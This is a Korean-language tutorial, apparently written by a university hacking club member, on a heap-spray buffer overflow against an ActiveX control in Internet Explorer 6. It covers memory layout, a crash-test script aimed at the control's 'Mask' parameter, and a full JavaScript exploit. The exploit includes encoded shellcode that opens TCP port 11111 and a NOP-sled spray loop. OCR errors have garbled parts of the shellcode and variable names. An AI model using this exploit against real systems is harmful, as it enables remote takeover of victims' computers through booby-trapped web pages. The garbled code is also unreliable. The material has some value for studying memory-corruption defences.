Active X Heap Spray BOF

Univ.Chosun HackerLogin : Kim Young Jo

Email : root@bonefairy.com

Contents

1.소개

본 문서에서는 Internet Explorer6 버전에서의 ActiveX 취약점을 이용하여 Heap spray buffer overflow 공격으로 Shell code를 실행하는 Exploit에 대해서 다룰 것이며, 실제 Exploit code를 다루기 앞서 필요한 기본적인 지식들(프로세스 메모리 구조, 사용될 툴에 대한 사용 법 등) 에 대한 소개를 선행할 예정이다. 또한 이문서의 대부분은 Heap spray에 대해서 공부할 당시 이곳 저곳에서 긁어온 기술문서 들과 구글 검색을 기반으로 작성되었으므로 익숙한 글이 있더라도 그러려니 하기 바란다. 문서의 마지막 부분에서 자료의 출처를 밝히고 있으며 글 작성의 편의상 반말을 사용한 점 양해 바란다.

오타, 오류에 대해서는 root@bonefairy.com 으로 신고를 부탁 하고, 수정 배포에 관해서는 자유지만 그럴만한 문서는 되지 못하니 알아서 현명한 판단 바란다.


본 문서에서 다루는 ActiveX 취약점을 이용한 Heap Spray BOF Attack의 기본적인 개념은 이렇다. 공격자가 게시판이나 메일 혹은 해킹한 웹 서버에 Exploit Code를 심어 두었을 때 사용자가 그 사실을 알지 못하고 해당 페이지를 요청할 경우 BOF가 발생하면서 IE가 비정상 적인 종료를 일으키거나, 특정 파일 다운로드나 PORT를 open시키는 쉘코드를 실행시키는 등의 공격을 수행 할 수 있을 것이다. 이후의 좀더 자세한 설명은 프로세스 메모리 구조에 대한 설명 이후 계속 하도록 하겠다.

2. 프로세서 메모리 구조

[그림 1]프로세스 메모리 구조

buffer overflow에 대해서 이해하기 위해서는 메모리 구조에 대한 이해가 먼저 필요하다. [그림 1]은 프로세스 메모리 구조를 나타낸 것이다. 프로그램을 실행하게 되면 운영체제가 프로세스에 대한 가상 메모리를 할당해주는데 프로세스메모리는 크게 스택, 힙, 데이터, 코드 영역으로 구분된다. 보통 지역 변수 같은 경우 스택 영역에 저장되고 전역변수나 정적변수 같은 경우 힙 영역에 저장된다. 프로세스 메모리 구조에 대한 더 자세한 정보는 아래 링크를 참조하길 바란다.

http://dstein.egloos.com/1966067



[그림 2]Heap Spray BOF

[그림 2]는 실제 Heap Spray BOF발생 과정을 설명하기 위해 준비 했다. ActiveX Heap Spray BOF는 취약점이 있는 ActiveX의 metod에서 buffer overflow를 일으켜서 EIP값을 힙영역에 [NOP+ 쉘코드]블록을 뿌려둔 곳의 주소로 변경시키면 쉘코드를 실행하는 방식이다.


3. Buffer overflow Test

```
1  <script language="JavaScript">
2
3  var BodyF='<OBJECT CLASSID="CLSID:C932BA85-4374-101B-A56C-00AA003668DC" width="10"><PARAM NAME="Mask"
   VALUE="';
4  var BofTest = '';
5  var BodyT='"></OBJECT>';
6
7  for (i=1;i<=2000;i++){BofTest=BofTest+unescape("%0c");} //Mask Metod에 0c 를 2000개 넣는다.
8
9  document.write(BodyF+BofTest+BodyT);
10
11 </script>
```

[그림 3] Buffer overflow Test Code


[그림 3]의 코드는 특정 ActiveX에 실제로 Buffer overflow취약점이 있는지 Test하는 코드이다. 세번째 줄을 보면 OBJECT CLASSID라는 부분이 있는데 이것은 쉽게 말해서 ActiveX를 구분하는 ID쯤으로 생각해도 좋을 듯 하다. OBJECT CLASSID는 OLE view 를 사용하면 알 수 있는데 OLE view는 Visual C++을 설치하면 사용할 수 있는 툴이다.

[그림 3] 의 Code에도 주석을 포함 하긴 했지만 7번째 줄을 보면 for문을 이용하여 Mask Metod에 0c값을 2000개 입력하고 있다. 이를 실제로 익스플로러 에서 실행하게 되면 [그림 4]와 같이 BOF를 일으키며 종료되게 된다.



[그림 4] BOF Test

디버그를 클릭하여 Ollydbg를 이용하여 확인한 결과 EIP값이 0c0c0c0c으로 변경된 것을 알 수 있다.



[그림 5] Ollydbg

이제 실제 Exploit Code를 살펴 보도록 하겠다.

4. Exploit Code

```
<script language="JavaScript">

var body='<OBJECT CLASSID="CLSID:C932BA85-4374-101B-A56C-00AA003668DC" width="10"><PARAM NAME="Mask" VALUE="';
var bodyl='"></OBJECT>';
var bufl = '';
for (i=1;i<=1945;i++){bufl=bufl+unescape("%0c");}

var shellcode = unescape("%u3737%u3737%u43eb%u5756%u458b%u8b3c%u0554%u0178%u52ea%u528b" +
                         "%u0120%u31ea%u31c0%u41c9%u348b%u018a%u31ee%uc1ff%ul3cf%u01ac" +
                         "%u85c7%u75c0%u39f6%u75df%u5aea%u5a8b%u0124%u66eb%u0c8b%u8b4b" +
                         "%ulc5a%ueb01%u048b%u018b%u5fe8%uff5e%ufce0%uc031%u8b64%u3040" +
                         "%u408b%u8b0c%ulc70%u8bad%u0868%uc031%ub866%u6c6c%u6850%u3233" +
                         "%u642e%u7768%u3273%u545f%u7lbb%ue8a7%ue8fe%uff90%uffff%uef89" +
                         "%uc589%uc481%ufe70%uffff%u3154%ufec0%u40c4%ubb50%u7d22%u7dab" +
                         "%u75e8%uffff%u3lff%u50c0%u5050%u4050%u4050%ubb50%u55a6%u7934" +
                         "%u61e8%uffff%u89ff%u31c6%u50c0%u3550%u0102%u672b%uccfe%u8950" +
                         "%u50e0%ul06a%u5650%u8lbb%u2cb4%ue8be%uff42%uffff%uc031%u5650" +
                         "%ud3bb%u58fa%ue89b%uff34%uffff%u6058%ul06a%u5054%ubb56%uf347" +
                         "%uc656%u23e8%ufff%u89ff%u3lc6%u53db%u2e68%u6d63%u8964%u41el" +
                         "%udb31%u5656%u5356%u3153%ufec0%u40c4%u5350%u5353%u5353%u5353" +
                         "%u5353%u6a53%u8944%u53e0%u5353%u5453%u5350%u5353%u5343%u534b" +
                         "%u5153%u8753%ubbfd%ud021%ud005%udfe8%ufffe%u5bff%uc031%u5048" +
                         "%ubb53%ucb43%u5f8d%ucfe8%ufffe%u56ff%uef87%ul2bb%u6d6b%ue8d0" +
                         "%ufec2%uffff%uc483%u615c%u89eb");//llllprot 를 오픈시키는 쉘코드
```

[그림 6] Exploit Code


3번째 줄부터 6번째 줄 에서는 취약점이 있는 ActiveX의 Mask metod에 0c를 1945개 입력함으로 써 BOF를 일으키고 EIP값을 0c0c0c0c로 변환시키는 Code이다. 실제 BOF가 일어나는 부분은 41번째 라인에 있다.

7번째 줄부터 24번째 줄까지는 11111번 TCP 포트를 오픈 시키는 쉘코드이다. 이러한 쉘코드는 직접 작성할 수도 있고 milw0rm과 같은 사이트에서 쉽게 얻어 낼 수 있다. 직접 작성을 원하는 경우 쉘코드 작성에 대한 문서를 따로 참고 하길 바란다.

```
27 var shellcodeSize = (shellcode.length * 2);
28 var spraySled = unescape("%u9090%u9090"); // NOP slied 기법 NOP = no operation 의 약자 아무 동작도 하지 않는 코드
   쉘코드와 합체한다.
29 var heapBlockSize = 0x100000; //힙블럭 사이즈
30 var spraySledSize = heapBlockSize - (shellcodeSize + 1);
31 var x = new Array();
32 while (spraySled.length*2<spraySledSize)
33 {
34 spraySled += spraySled; //spraySled = unescape("%u9090%u9090");
35 }
36 spraySled = spraySled.substring(0,spraySledSize/2);
37 for (i=0;i<200;i++)
38 {
39 x[i] = spraySled +  shellcode; //nop + shellcode 블럭을 heap에 200번 뿌려준다.
40 }
41 document.write(body+buf1+body1); //bof를 일으켜서 eip값을 0x0c0c0c0c로 변경시킨다.
42
43 </script>
```

[그림 7] Exploit Code

39번째 라인에 보면 for문을 이용하여 [NOP+ 쉘코드]를 힙 메모리 영역에 뿌려 주는 부분이 있는데 [NOP+ 쉘코드]를 이용하는 이유는 Exploit Code의 안정성을 높이기 위해서라고 한다. EIP값이 변경되어 0c0c0c0c 주소 값으로 이동하게 되면 NOP을 만나서 타고 내려 가다가 쉘코드를 실행하게 되는 구조 이다.



[그림 8] 실행 결과

[그림 8]은 인터넷 익스플로러를 통해서 Exploit Code를 실행 시킨 후 netstat –na 명령을 통해 현재 열려있는 포트를 확인한 결과이다. 11111번 tcp포트가 열려있는 것을 확인할 수 있다.

5. 결론

시간에 쫓겨 문서를 급히 작성하다 보니 내용상 부족하고 허술한 부분이 많은데 이 부분에 대해서는 추후 수정할 계획이다. 테스트 환경은 WindowXP Pro SP2에 IE6점대 버전에서 실시 하였다. IE7버전부터는 ActiveX Heap Spray BOF 취약점이 발생하지 않는 다고 들었다. 최근에 IE6을 사용하는 곳은 그다지 많지 않은 것으로 알고 있다. 또한 취약점이 있는 해당 ActiveX가 공격 대상 컴퓨터에 설치 되어 있어야 한다는 제약 사항도 있긴 하지만, 원격지에서 BOF를 일으켜서 공격 대상 컴퓨터의 모든 권한을 얻을 수 있다는 점에서 상당히 위험한 취약점이라 생각 할 수도 있을 것이다.

6. 참고 자료

ActiveX BOF 취약점 테스트 및 Heap Spray를 이용한 Exploit - Hong10

http://milw0rm.com – milw0rm

http://google.co.kr - Google 검색